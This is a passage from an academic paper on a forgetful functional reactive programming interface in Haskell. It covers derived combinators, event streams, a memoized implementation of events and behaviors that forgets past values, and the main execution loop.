We can generalize the construction of $countChanges$ to a *left fold* over the values of a behavior (provided we can distinguish different values by using an Eq instance):

```
foldB :: Eq a => (b → a → b) → b → B a → B (B b)
foldB f i b = loop i where
  loop :: b → B (B b)
  loop i = do c ← b
             let i' = f i c
             e ← change b
             e' ← snapshot (loop i') e
             return (pure i' 'switch' e')
```

The function $countChanges$ can then be more concisely expressed:

$$countChanges = foldB (\lambda x \rightarrow x + 1) (-1)$$

Since this initial value of the input behavior does not constitute a change, the initial value passed to $foldB$ is -1.

5.2 Remembering the Past

While our interface ensures that implementations can forget all past values of all behaviors, this does *not* mean that it is impossible to remember the past. The difference is that with our interface, the past must be remembered *explicitly*, whereas with $whenJust^\dagger$ the past is remembered *implicitly*.

For instance, we can define a function that gives the *previous* value of a behavior. This is similar to, but not the same as, the $delay$ function known from synchronous dataflow programming. The difference is that the $delay$ function delays an input until the next time step, whereas in our interface there is no notion of a next timestep, and hence $prev$ “delays” a behavior until it changes, which can be any interval of time later, or never. Remembering the past is a form of carrying state over time, and can hence be expressed using $foldB$.

$$prev :: Eq\ a \Rightarrow a \rightarrow B\ a \rightarrow B\ (B\ a)$$

$$prev\ i\ b = (fst \triangleleft \triangleright) \triangleleft \triangleright foldB (\lambda (-, p) \ c \rightarrow (p, c)) (\perp, i)\ b$$

The function given to $foldB$ takes as the first argument a tuple containing the value before the previous value and the previous value, as the second argument the current value, and gives a tuple containing the previous and current value. The behavior that $foldB$ returns then always gives a tuple of the previous and current value, of which we select the former.

As another example, consider the following function which gives the last n values of an input behavior in reverse chronological order.

$$buffer :: Eq\ a \Rightarrow Int \rightarrow B\ a \rightarrow B\ (B\ [a])$$

$$buffer\ n\ b = foldB (\lambda l\ e \rightarrow take\ n\ (e : l)) []\ b$$

The argument function is immediately called with the current value of the argument b , and hence the lists in the resulting behavior are never empty (provided that $n > 0$).

5.3 Event Streams

Next to events and behaviors, another often useful abstraction is *event streams*, such as the stream of mouse-click events or the stream of incoming network messages. Naively, one might try to implement such event streams as follows:

$$newtype\ Stream^\dagger\ a = S\ (E\ (a, Stream^\dagger\ a))$$

However, this implementation gives rise to space leaks: a reference to an event stream will always point to the first element of the event stream, preventing the past to be forgotten (i.e. garbage collected).

With our interface, we can create a value that represents the present and future values in an event stream, forgetting the past values. For this, we employ the following insight: an event stream of type a is denotationally a value of type $[7]\ [(Time^+, a)]$, such that the points in time of successive elements are strictly increasing⁶. Such values can also be represented by the following type:

$$Time \rightarrow (Time^+, a)$$

such that, when given a time t , the function gives the time, t_e , of the first event in the list with $t < t_e$, i.e. the time of the *next* event. Using this insight, we define an event stream as follows:

⁶ Alternatively, we could choose to make the points in time of successive elements non-decreasing instead of strictly increasing, which would allow multiple events simultaneous events in the stream. In this subsection we choose the points in time to be strictly increasing for simplicity of presentation.

newtype *Stream* *a* = *S* { *next* :: *B* (*E* *a*) }

The idea here is that the behavior always points to the *next* event in the event stream. As soon as the next event in the stream occurs, the behavior switches to the first event in the stream that has not occurred yet. If there is no next event in the stream, then the behavior gives *never*. To ensure that all behaviors that are an argument to the *S* constructor behave this way, we do not export the *S* constructor from the event stream module.

We can construct event streams with the following function:

```
repeatIO :: IO a → Now (Stream a)
repeatIO m = S <math>\Delta</math> loop where
  loop = do h ← async m
           t ← planNow (loop <math>\Delta</math> h)
           return (pure h 'switch' t)
```

Which executes the given I/O action repeatedly, and gives the event stream of the results. As an example, suppose have a blocking I/O function that gives the next mouse click called *nextClick*. The event stream of clicks is then given by *clicks* ← *repeatIO nextClick*.

We can sample a behavior each time an event in an event stream occurs:

```
snapshots :: B a → Stream () → Stream a
snapshots b (S s) = S do e ← s
                      snapshot b e
```

For example, suppose that, as before, *localCoordinates* is a behavior that gives *Just* the local mouse coordinates inside a rectangle when the mouse is inside that rectangle. We can sample the *Maybe* the mouse position inside the rectangle, each time the mouse button is clicked:

```
maybeLocalClicks = snapshots localCoordinates clicks
```

We would now like to filter out the *Just* values of this event stream. To define this function, we employ the following helper function:

```
plan :: E (B a) → B (E a)
plan e = whenJust
  (pure Nothing 'switch' ((Just <math>\Delta</math>) <math>\Delta</math> e))
```

This is the the behavior version of *plan_{Now}*: it is similar to *snapshot* but the behavior that is sampled is carried inside the given event, instead of as an separate argument. Armed with *plan*, we define filtering out the *Just* values of an event stream as follows:

```
catMaybesStream :: Stream (Maybe a) → Stream a
catMaybesStream (S s) = S loop where
  loop :: B (E a)
  loop = do e ← s
           join <math>\Delta</math> plan (nxt <math>\Delta</math> e)
  nxt :: Maybe a → B (E a)
  nxt (Just a) = return (return a)
  nxt Nothing = loop
```

We first obtain the next event from *s*, which we then plan to process with *nxt*. In *nxt* we see if the given value is *Just*. If so, we return this value in an event occurring now. Otherwise, the result should be the next event in the *rest* of the stream, which we obtain with *loop*. Since *s* switches as soon as an event occurs, it is already pointing to the next element. Because *nxt* Δ *e* is of type *E* (*B* (*E* *a*)), which *plan* turns to *B* (*E* (*E* *a*)), we do a *join* Δ after *plan* to join the resulting event.

As an example, we can obtain an event stream that tells us when the user clicks inside the rectangle by:

```
localClicks = catMaybesStream maybeLocalClicks
```

The expression *next localClicks* then gives the next click inside the rectangle, carrying the local mouse position at that time. In the

code online, we show the definition of various other functions on event streams, such as a function that merges two event streams.

5.4 Observing Time Itself

A primitive behavior in Fran is *time*, which is defined as follows:

```
time :: B Time
time ≐ λt → t
```

This introduces *Time* as an interface-level type, for example as an alias for *Double*, whereas in our interface it is only a set which is used in the denotational semantics.

Such a function could also be added to our interface, but the functionality that *time* provides can also be created using our I/O interface. By using I/O actions that wait for time to pass, we can create an behavior that changes often of type:

```
time :: Now (B Time)
```

The resulting behavior can then be used to do animation and approximate integration much like with the original *time*.

When *time* is not a primitive, the clock which is used to drive animations is always explicit, i.e. instead of: *animation* :: *B Picture*, we use *animation* :: *B Time* → *B Picture*. The timing of the animation can then be adjusted by adjusting the input behavior of *animation*. For instance, if the clock is *c*, then we can speed up the animation with a factor 2 by passing (2*) Δ *c*, instead of *c*, to *animation*. Fran supported an inherently leaky combinator called *timeTransformation* that can be used for this purpose when the clock is implicit.

5.5 The Earliest of Two Events

Fran supported an choice operator, (*.|.*), which gives the earliest of two events:

```
(ta, a) .|. (tb, b) ≐ if ta ≤ tb then (ta, a) else (tb, b)
```

We do not support this operator because it is not forgetful: we can observe the ordering on past events. Remembering the order in which past events occurred would not necessarily lead to space-leaks, but does require the implementations to remember that ordering (for example by associating time-stamps with events), which makes implementations a bit less efficient.

Often we do not want to know the earliest of two *past* events, but the earliest of two *future* events. This can be implemented using our interface, using the following helper function which converts an event to a behavior which holds *Just* if the event occurred, and *Nothing* otherwise:

```
occ :: E a → B (Maybe a)
occ e = pure Nothing 'switch' ((pure ∘ Just) <math>\Delta</math> e)
```

We can then implement a function which almost does the same as (*.|.*):

```
first :: E a → E a → B (E a)
first l r = whenJust (occ r 'switch' ((pure ∘ Just) <math>\Delta</math> l))
```

If only one of the events lies in the past, or both events lie in the future then the result of binding *first l r* would be the same as *l .|. r*. However, if both events lie in the past, then the result will always be *l*. In the case that the ordering on two past events is required, this can be achieved by binding *first l r* before both *l* and *r* have occurred and then manually remembering which of the two was earlier.

6. Implementation

In this section we discuss an implementation of our interface. We first discuss the implementation of events and then discuss an

optimization that makes events more efficient. We then do the same for behaviors: we first discuss their basic implementation and afterwards discuss an optimization that makes behaviors more efficient, in particular allowing us to forget the past. We then relate our implementation to the denotational semantics, which shows that these optimizations do not change the meaning of any program. Afterwards, we show how we can give the illusion of that computation takes no time. Finally, we discuss how this all comes together in the implementation of the `runNow` function and the main FRP loop.

6.1 Making Events Happen

To implement events and behaviors, we use a monad called M , which gives the runtime environment. We will elaborate on this monad later and will introduce functions for this monad as needed.

Using this M monad, events are defined by the following datatype, of which the constructor is not exported:

```
data E a = E { runE :: M (Either (E a) a) }
```

An event is represented by an M computation that gives *Left* a new version of the event, if the event did not occur yet, or *Right* the associated value of the event, if the event did occur. In this subsection, we assume that there is some way to convert a *primitive event*, i.e. an event that is the result of *async*, to this event type. We explain how this is done in section 6.6. Since the M computation will give the result or a new version of the event at any time, values of the E datatype tell us at any point in time whether the event has already occurred or not.

The definitions of *never* and the monad instance for events are as follows:

```
never = E (return (Left never))

instance Monad E where
  return x = E (return (Right x))
  m >>= f = E $
    runE m >>= \r -> case r of
      Right x -> runE (f x)
      Left e' -> return (Left (e' >>= f))
```

In this section, a prime, such as the prime in \gg' , indicates that the given definition is not the final definition, but will be adopted later. We will adopt \gg' in the next subsection to introduce sharing on events.

When implementing behaviors, we also need a function that when given two events, gives an event that occurs when either of them occurs:

```
minTime :: E x -> E y -> E ()
minTime l r = E (merge <$> runE l <$> runE r) where
  merge (Right _) _ = Right ()
  merge _ (Right _) = Right ()
  merge (Left l') (Left r') = Left (minTime l' r')
```

This function is implementable *without* tagging each event with a timestamp, whereas the similar function `(.)` which we discussed in Section 5.5 is not. The reason for this is that `(.)` tell us *which* of the events occurred first, whereas `minTime` only tells us if either of the events already occurred.

6.2 Making Efficient Events Happen

The implementation of events as presented in the previous subsection has a problem: computations on events are not *shared*. As an example, suppose we have two events a and b , carrying the value 2 and 3 respectively. Suppose furthermore that there is an expression

```
e = do x <- a      -- step 1
      y <- b        -- step 2
      return (x * y) -- step 3
```

The problem is that *each* invocation of `runE e` will perform all 3 steps. We would like to share the outcome of each step between invocations of `runE e`: once step i has executed successfully, no invocation of `runE e` should perform step i again.

To achieve such sharing we note that we can create a more efficient version of an event by applying the following function to the outcome of `runE` on that event:

```
unrunE :: Either (E a) a -> E a
unrunE (Left e) = e
unrunE (Right a) = pure a
```

The resulting event is equal up to time-observation to the original event, but may be less expensive to compute. For instance, the result of `unrunE <$> runE e` after a has occurred, but before b has occurred, is equivalent to `do y <- b; return (2 * y)`, omitting step 1. The result of `unrunE <$> runE e` after both a and b have occurred is equivalent to `return 6`, omitting all three steps.

Using the IO monad, we can transform an event to an equivalent event that always uses the latests, simplest version of the event, by creating a mutable cell and using that to store the latest version of an event:

```
memoEIO :: E a -> IO (E a)
memoEIO einit =
  do r <- newIORef einit
  return (usePrevE r)
usePrevE :: IORef (E a) -> E a
usePrevE r = E $
  do e <- liftIO (readIORef r)
  res <- runE e
  liftIO (writeIORef r (unrunE res))
  return res
```

Where `liftIO :: IO a -> M a` lifts an IO action to an M action. The mutable cell always contains the latest version of the event: each time we run the event computation the mutable cell is updated to the newest version.

However, we do not want the user of the FRP library to have to manually apply `memoEIO` using the IO monad for all events. Even though the M monad allows us to perform IO actions via `liftIO`, we cannot simply create the mutable variable in the M computation that is contained in the event: each invocation of `runE` on the event would then create a *separate* mutable variable. Instead, we want a single mutable cell which is shared between invocations of `runE e`. Hence, we want to achieve the same effect as `memoEIO`, but without the need for the enclosing IO context. We achieve this by committing a heinous crime:

```
memoE :: E a -> E a
memoE e = unsafePerformIO $ memoEIO e
```

If we have a variable $x = \text{memoE } e$, then evaluating the value x will lead to the creation the reference. Because of regular sharing of values, x will only be evaluated one, and all invocations of `runE x` will share the mutable cell. The only function on events which is available to the user of the FRP library and benefits from sharing is \gg . Hence, we introduce sharing on events by redefining \gg :

```
m >> f = memoE (m >>= f)
```

In this way, we obtain sharing for each event expression of the form $m \gg f$ that the user of the FRP library writes.

The sharing of computations on events now follows regular sharing. As an example, consider two functions:

$$z\ a\ b = \text{let } x = (*) \triangleleft a \triangleleft b \text{ in } (x, x)$$

$$z'\ a\ b = ((*) \triangleleft a \triangleleft b, (*) \triangleleft a \triangleleft b)$$

The denotation of these function is the same, but the z will share the result of computations between both elements of the tuple, whereas z' will not (if the compiler does not perform common subexpression elimination).

6.3 Behaving as Behaviors

A straightforward implementation of behaviors, as given in the introduction, is as an *initial* value and an *initial* switching event:

$$\text{data } B^\dagger\ a = a\ \text{'Step'}\ E\ (B^\dagger\ a)$$

This definition does not allow us to forget the past: any reference to a behavior will prevent garbage collection of the entire history of the behavior. Instead, we use the following definition, which gives the *current* value and the *next* switching event:

$$\text{data } B\ a = B\ \{\text{runB} :: M\ (a, E\ (B\ a))\}$$

Without the optimization we present in the next subsection, this definition also does *not* forget the past: an expression $b\ \text{'switch'}\ e$ will be represented in the same way whether e has occurred or not, effectively remembering all past values of a behavior in same way as the *Step* construction.

With this definition of behaviors, the definition of *switch* is as follows:

$$\begin{aligned} \text{switch}' &:: B\ a \rightarrow E\ (B\ a) \rightarrow B\ a \\ \text{switch}'\ b\ e &= B\ \$ \\ \text{runE}\ e &\gg \lambda r \rightarrow \text{case } r \text{ of} \\ &\quad \text{Right } x \rightarrow \text{runB } x \\ &\quad \text{Left } e' \rightarrow \text{do } (h, t) \leftarrow \text{runB } b \\ &\quad \quad \text{return } (h, \text{switchE } t\ e') \end{aligned}$$

The functions *switch'* uses a helper function, *switchE*, which gives the next switching event and has the following type:

$$\text{switchE} :: E\ (B\ a) \rightarrow E\ (B\ a) \rightarrow E\ (B\ a)$$

When given two events l and r carrying behaviors, this function gives the earliest of the events $(\text{'switch'}\ r) \triangleleft l$ and r . We implement this function using *minTime*:

$$\text{switchE } l\ r = ((\text{pure } \perp\ \text{'switch'}\ l)\ \text{'switch'}\ r) \triangleleft \text{minTime } l\ r$$

When this event occurs, either l or r has occurred, and hence we will never encounter the undefined value: it will immediately be switched out. If l was first, the event is equal up to observation to $(\text{'switch'}\ r) \triangleleft l$. If r occurred first, then $(\text{pure } \perp\ \text{'switch'}\ l)$ will be immediately switched out, and the result is equal up to observation to r .

The monad instance for behaviors is probably easiest to understand via its *join*:

$$\begin{aligned} \text{joinB}' &:: B\ (B\ a) \rightarrow B\ a \\ \text{joinB}'\ m &= B\ \$ \\ &\quad \text{do } (h, t) \leftarrow \text{runB } m \\ &\quad \quad \text{runB } \$\ h\ \text{'switch'}\ (\text{joinB}'\ m \triangleleft t) \end{aligned}$$

This function works as follows: we first sample the outer behavior to obtain the inner behavior and the next switching event of the outer behavior. We then act as the inner behavior until the outer behavior switches, in which case we *switch* to the new joined behavior. We can then implement \gg using the standard construction $m \gg f = \text{join } (\text{fmap } f\ m)$, where the functor instance for behaviors is defined straightforwardly.

To implement *whenJust*, we need some support from the environment: we need to be able to plan to execute an M computation

in the future. For this we provide the following function, of which we discuss the implementation in Section 6.7:

$$\text{plan}_M :: E\ (M\ a) \rightarrow M\ (E\ a)$$

Using this function, *whenJust* is defined as follows:

$$\begin{aligned} \text{whenJust}' &:: B\ (\text{Maybe } a) \rightarrow B\ (E\ a) \\ \text{whenJust}'\ b &= B\ \$ \\ &\quad \text{do } (h, t) \leftarrow \text{runB } b \\ &\quad \quad \text{case } h \text{ of} \\ &\quad \quad \quad \text{Just } x \rightarrow \text{return } (\text{return } x, \text{whenJust}' \triangleleft t) \\ &\quad \quad \quad \text{Nothing} \rightarrow \\ &\quad \quad \quad \text{do } en \leftarrow \text{plan}_M\ (\text{runB} \circ \text{whenJust}' \triangleleft t) \\ &\quad \quad \quad \text{return } (en \gg \text{fst}, en \gg \text{snd}) \end{aligned}$$

If the value of b is currently *Just*, we return an event, occurring now, containing the value from the *Just* and state that the resulting behavior will switch when the input behavior switches. If the current value is *Nothing*, we plan to re-run *whenJust* when the input behavior switches, on event t . This gives us an event en , of type $E\ (E\ a, E\ (B\ (E\ a)))$, which we convert to the desired type $(E\ a, E\ (B\ (E\ a)))$ by using the event monad.

6.4 Making Behaviors Behave

The implementation of behaviors developed in the previous subsection does not yet forget the past. To forget the past, i.e to not hold on to references that are no longer needed, we need to mutate the representation of $b\ \text{'switch'}\ e$ after e has happened, such that we no longer reference b . This is achieved in a similar manner as introducing sharing on events.

We can create a more efficient version of an behavior, by applying the following function to the outcome of *runB* on that behavior:

$$\begin{aligned} \text{unrunB} &:: (a, E\ (B\ a)) \rightarrow B\ a \\ \text{unrunB } (h, t) &= B\ \$ \\ &\quad \text{runE } t \gg \lambda x \rightarrow \text{case } x \text{ of} \\ &\quad \quad \text{Right } b \rightarrow \text{runB } b \\ &\quad \quad \text{Left } t' \rightarrow \text{return } (h, t') \end{aligned}$$

In particular, executing $\text{unrunB} \triangleleft (b\ \text{'switch'}\ (\text{pure } 1 \triangleleft e))$, after e has occurred will give the behavior *pure 1*, which does not contain a reference to the no longer needed value b .

Hence, to forget the past, we only need to ensure that we reuse previously computed, more efficient versions of behaviors. We achieve this by defining *memoB* in much the same way as *memoE*:

$$\begin{aligned} \text{memoBIO} &:: B\ a \rightarrow \text{IO } (B\ a) \\ \text{memoBIO } \text{einit} &= \\ &\quad \text{do } r \leftarrow \text{newIORef } \text{einit} \\ &\quad \quad \text{return } (\text{usePrevB } r) \\ \text{usePrevB} &:: \text{IORef } (B\ a) \rightarrow B\ a \\ \text{usePrevB } r &= B\ \$ \\ &\quad \text{do } b \leftarrow \text{liftIO } (\text{readIORef } r) \\ &\quad \quad \text{res} \leftarrow \text{runB } b \\ &\quad \quad \text{liftIO } (\text{writeIORef } r\ (\text{unrunB } \text{res})) \\ &\quad \quad \text{return } \text{res} \\ \text{memoB} &:: B\ a \rightarrow B\ a \\ \text{memoB } b &= \text{unsafePerformIO } \$\ \text{memoBIO } b \end{aligned}$$

We then apply *memoB* to the functions which benefit from sharing:

$$\begin{aligned} \text{switch } b\ e &= \text{memoB } (\text{switch}'\ b\ e) \\ \text{fmap } f\ m &= \text{memoB } (\text{fmap}'\ f\ m) \\ \text{joinB } b &= \text{memoB } (\text{joinB}'\ b) \\ \text{whenJust } b &= \text{memoB } (\text{whenJust}'\ b) \end{aligned}$$




Figure 4. Heap profiles with and without forgetting the past.

As a demonstration of the value of this optimization, consider a simple program using our interface:

```
test :: Int → Now (E ())
test n = do b ← count
          sample (when ((n ≡) <> b))
```

```
count :: Now (B Int)
count = loop 0 where
  loop i = do e ← async (return ())
             e' ← planNow (loop (i + 1) <S e)
             return (pure i 'switch' e')
```

Which creates a behavior that increases over time, and then observes when that behavior is equal to n . Note that executing *IO* computations with *async* always takes time, and that hence *async* (*return* ()) is not equal to *return* ().

Two runs of *runNow* (*test* 11000) are shown in Figure 4, one with the optimization enabled, and one without. The run with the optimization enabled takes a maximum of about 50k of memory, whereas the run without the optimization grows to fill about 14Mb. The run without this optimization enabled also takes much more time: this is because after n switches, sampling the behavior means traversing n switches, making the program run in $O(n^2)$, whereas the program with the optimization runs in $O(n)$. This is the reason that memory in the run without the optimization does not grow linearly in time: the amount of time each round takes also grows linearly. This optimization is essential for any practical program, in the code online we show a simple drawing program that comes to a grinding halt after a minute or so without it.

6.5 Relation to Denotational Semantics

In this subsection, we state the relation of our implementation to the denotational semantics, a proof that this relation indeed does hold is beyond the scope of this paper. To establish this relation, we need a denotation for the monad M . Like behaviors, M is a reader monad in time, but this monad does not offer *switch* or *whenJust*. Using the denotation of M as a reader monad in time, we can define functions that convert the implementations of events and behaviors to their denotations:

```
denotE (E m) ≐
  let t ≐ minSet { t | isRight (runReader m t) }
  in if t ≡ ∞ then (∞, ⊥)
     else (t, fromRight (runReader m t))
```

```
data Round
data Clock
data PrimE
newClock      :: IO Clock
spawn         :: IO a → Clock → IO (PrimE a)
curRound      :: Clock → IO Round
waitNextRound :: Clock → IO ()
observeAt     :: PrimE a → Round → Maybe a
```

Figure 5. Rounds and primitive events interface.

$$\text{denotB } (B m) \doteq \lambda t \rightarrow \text{fst } (\text{runReader } m t)$$

The monad M offers *plan_M*, with the following denotation:

$$\begin{aligned} \text{plan}_M e &\doteq \lambda n \rightarrow \text{let } (t, x) \doteq \text{denotE } e \\ &\quad t' \doteq \max n t \\ &\quad \text{in } (t', \text{runReader } x t') \end{aligned}$$

The implementations of any function f from the interface presented in Figure 1 should be such that the denotation of a result of the implementation of f , is the equal up to time observation from any time to taking the denotations of the arguments and applying the denotational version of f . For example, for *switch* it should hold that:

$$\forall t. (\text{denotB } b) \text{ 'switch' } (\text{denotE } e) \cong^t \text{denotB } (b \text{ 'switch' } e)$$

Where the left hand side *switch* is the denotational version and the right hand side *switch* is the implementation version.

Furthermore, the new versions of events and behaviors given by applying *unrunE* and *unrunB* should be equal up to time observation to the original events and behaviors. More precisely, for events it should hold that :

$$\forall t. \text{denotE } (\text{unrunE } (\text{runReader } (\text{runE } x) t)) \cong^t \text{denotE } x$$

And for behaviors it should hold that:

$$\forall t. \text{denotB } (\text{unrunB } (\text{runReader } (\text{runB } x) t)) \cong^t \text{denotB } x$$

This also states that using *memoE* = *id* and *memoB* = *id* gives the same result, up to time observation, as using the efficient version of *memoE* and *memoB*. Hence the relation of our implementation to the denotational semantics tell us that we got away with our heinous crime: our optimization does not change the results of programs.

6.6 Primitive Events

In this subsection, we discuss a mechanism to create *primitive events*, i.e. events that are the result of an I/O action. The interface we use to create and observe primitive events is shown in Figure 5. To create the illusion that actions in the *Now* monad take zero time, we divide time into periods called *rounds*. If a primitive event occurs at a time t , then it occurs in the first round i , with start time s_i , such that $t > s_i$. How time is divided into round is controlled by a *Clock*. The action *spawn* runs the given I/O action on a separate thread, and when it completes, it looks at the given clock and makes the resulting primitive event (*PrimE*) occur in the *next* round.

The function *observeAt* gives *Just* the value of the event if the it occurred before or in the given round, and *Nothing* otherwise. It is safe to implement this as a function, instead of as an action in the *IO* monad, for two reasons:

- A primitive event always occurs in the *next* round. This guarantees that for any round i , the set of events that occurs before or in round i does not change after the start of round i .
- The only way to create a value of type *Round* is via the *curRound* function, and hence if we have a *Round* value for round i then it is guaranteed that round i already started.

It is however possible to create two clocks and to use a round obtained from one clock to observe a primitive event created using the other clock. Our implementation will then simply throw an error, observing the difference between clocks (they each have a unique identifier). It is also possible to use ST monad-like techniques to statically prevent this situation.

When all new I/O actions for the current round have been started, we can start the next round with *waitNextRound*. This function *blocks* until at least one I/O action, spawned from this clock, has occurred in the next round. The reason for blocking is that any change in an event or behavior must come from a primitive event, and hence blocking until there is at least one new primitive event saves the effort of re-sampling behaviors and events while there can be no change.

This interface is implemented by using an *MVar* containing the current round, contained in the *Clock* datatype, which is observed when an *spawned* I/O action completes. Afterwards, we set a concurrent flag, which the *waitNextRound* function blocks on before it increases the round. A bit of care is then taken to prevent race conditions.

6.7 Execute Plans, Make Plans, Rinse, Repeat

Globally, the *runNow* function first executes the initial *Now* computation given to it, which leads to starting some I/O actions and some *plans*: events of type $E (M a)$ where the $M a$ computation they carry should be executed as the event has occurred. The main FRP loop then consists of first waiting for some new I/O action to complete, signaling the next round, after which we try to execute all plans, which can lead to starting new I/O actions and making new plans. After we have executed all plans which could be executed in this round, the loop repeats.

Before we can more precisely define the main FRP loop, we define need to define the environment, M , that we have been using in the previous subsections. The environment is defined as a reader in the clock, so that we can obtain the current round and spawn new I/O actions, and a writer in plans, so that we can implement the *plan_M* and *plan_{Now}* functions.

type $M = \text{WriterT Plans (ReaderT Clock IO)}$

The definition of the *Now* monad is a **newtype** wrapper around M :

newtype $\text{Now } a = \text{Now } \{ \text{getNow} :: M a \}$
deriving *Monad*

Armed with these definitions, we can implement *async* as follows:

```
async :: IO a → Now (E a)
async m = Now $ do c ← ask
               toE <$> liftIO (spawn c m)
```

Where *toE* converts a primitive event to a regular event:

```
toE :: PrimE a → E a
toE p = E (toEither ∘ (p'observeAt')) <$> getRound
  where toEither Nothing = Left (toE p)
        toEither (Just x) = Right x
getRound = ask <$> liftIO ∘ curRound
```

data *Ref* a

```
makeStrongRef :: a → IO (Ref a)
makeWeakRef  :: a → IO (Ref a)
deRef        :: Ref a → IO (Maybe a)
```

Figure 6. Unified interface to weak and strong references.

To implement *plan_M* and *plan_{Now}*, we define a plan as an event carrying an M computation and an *IORef* telling us whether we already executed the plan, and if so, its outcome:

data $\text{Plan } a = \text{Plan } (E (M a)) (\text{IORef } (\text{Maybe } a))$

From such a *Plan*, we can construct an event for its outcome, which upon inspection checks whether the plan has already been executed, and if not, tries to execute it now and store the results:

```
planToEv :: Plan a → E a
planToEv p@(Plan ev ref) = E $
  liftIO (readIORef ref) >=> λpstate →
  case pstate of
    Just x → return (Right x)
    Nothing → runE ev >=> λestate →
    case estate of
      Left _ → return $ Left (planToEv p)
      Right m → do v ← m
                  liftIO $ writeIORef ref (Just v)
                  return $ Right v
```

To ensure that we execute each plan as soon as the event that it depends on occurs, the main FRP loop keeps track of all plans which have not yet executed and tries to execute them each round. However, plans made by *plan_M* only have to be executed if some other part of the program is interested in (i.e. has a reference to) the result of the plan. The reason for this is that *plan_M* is only used for the implementation of *whenJust*, and hence it is guaranteed that plans made by *plan_M* do not produce any side-effects which are observable by the user of the FRP library. In contrast, plans made with *plan_{Now}* can lead to arbitrary side-effects, such as sounding an alarm, and hence must be executed even if no other part of the program is interested in the result.

By forgetting plans that have no observable side-effects and that no part of the program is interested in, we can save time, for executing the plan, and save space, for storing the plan. As executing plans may lead to new plans, these savings can be quite significant. To save space and time, we store a *weak* reference [18] to plans made with *plan_M*, whereas we use an ordinary, strong, reference for plans made with *plan_{Now}*.

To deal with both types of plans in an uniform matter, we use the interface for references shown in Figure 6, which unifies weak and strong references. The function *deRef* returns *Nothing* if the reference was a weak reference and the value it references was garbage-collected, and *Just* the value otherwise. The sequence of plans that we still need to be executed is then represented as follows:

data $\text{SomePlan} = \forall a. \text{SomePlan } (\text{Ref } (\text{Plan } a))$
type $\text{Plans} = \text{Seq SomePlan}$

Where *Seq* is a sequence datatype. The implementations of *plan_M* and *plan_{Now}* then use weak and strong references respectively:

```
plan_M :: E (M a) → M (E a)
plan_M e = plan makeWeakRef e
plan_Now :: E (Now a) → Now (E a)
plan_Now e = Now $ plan makeStrongRef $ getNow <$> e
plan :: (∀x. x → IO (Ref x)) → E (M a) → M (E a)
```

```

plan makeRef e =
  do p ← Plan e <S> liftIO (newIORef Nothing)
  pr ← liftIO (makeRef p)
  addPlan pr
  return (planToEv p)

addPlan :: Ref (Plan a) → M ()
addPlan = tell ∘ singleton ∘ SomePlan

```

We now finally arrive at the definition of *runNow*:

```

runNow :: Now (E a) → IO a
runNow (Now m) =
  do c ← newClock
  runReaderT (runWriterT m >>= mainLoop) c

```

The *runNow* function first creates a new clock and executes the initial *Now* computation. From this it obtains a tuple containing the *ending event*, i.e. the event that breaks the FRP loop, and a sequence of plans, which we both pass to the main loop.

```

mainLoop :: (E a, Plans) → ReaderT Clock IO a
mainLoop (ev, pl) = loop pl where
  loop pli =
    do (er, ple) ← runWriterT (runE ev)
    let pl = pli × ple
    case er of
      Right x → return x
      Left _ → do endRound
                  pl' ← tryPlans pl
                  loop pl'

endRound :: ReaderT Clock IO ()
endRound = ask >>= liftIO ∘ waitNextRound

```

Each iteration of the main loop first checks if the ending event occurred. This may lead to some new plans, *ple*, which we add to the other plans using sequence concatenation (\times). If the ending event occurred, we break out of the loop and return the value inside the event. Otherwise, we wait for a new I/O action to complete using *waitNextRound*. We then try to run the plans, executing them if their corresponding event occurred. Executing plans gives a new sequence of plans *pl'*. We pass these plans to the next iteration of the main loop.

The *tryPlans* function tries to execute each plan which we did not execute yet to obtain the plans that should be executed in the next round. If a plan is still needed (it has not been garbage collected) and the *M* computation of the plan has not occurred yet, we add it to the sequence of plans which should be tried in the next round:

```

tryPlans :: Plans → ReaderT Clock IO Plans
tryPlans pl = snd <S> runWriterT (mapM_ tryPlan pl)

tryPlan (SomePlan pr) =
  do ps ← liftIO (deRef pr)
  case ps of
    Just p → do eres ← runE (planToEv p)
               case eres of
                 Right x → return ()
                 Left _ → addPlan pr
    Nothing → return ()

```

It might seem from this definition that the order of plans in the sequence matters, but this is not the case. If a plan, *a*, depends on another plan, *b*, which occurs later in the sequence than *a*, then trying plan *a* will observe the outcome event of plan *b*, which leads to trying plan *b* via *planToEv* described above. When we arrive at the position of *b* in the sequence, we will (redundantly) try *b* again.

7. Related Work

Elliott presents a modernized version of the FRP interface, that is not forgetful⁷, that was the inspiration for the modernized FRP interface in Section 2. Elliott develops a push-based implementation for his interface, whereas we use a pull-based implementation which prevents needless re-computation through sharing.

In a previous paper[20], the first author presented a forgetful FRP interface without first class behaviors called *Monadic FRP*. The actions in the monads in this interface, in contrast to the monads presented in this paper, *take time*, leading to a style which can be more natural when behaviors consist of multiple phases, similar to the *task* abstraction[17].

Synchronous dataflow programming languages, such as Lustre[3], Esterel[2], and Lucid Synchronic[19], also provide a way to program reactive systems without callbacks, non-determinism and mutable state. In addition, these languages provide very strong guarantees on resource and time usage, making them an ideal candidate for programming embedded systems. As these languages focus on strong resource and time guarantees, they have never had an issue with inherently leaky abstractions, even for higher-order dataflow[4] (where dataflow networks can be sent over dataflow networks). To make these guarantees, they are more restrictive than the FRP interface presented in this paper.

In the interface presented in this paper, as well as in Fran and in Elliott's modernized FRP interface[7], there is no notion of a next time step (time does not have to be enumerable). In synchronous dataflow programming, there is a notion of a next time step by the *delay* operator.

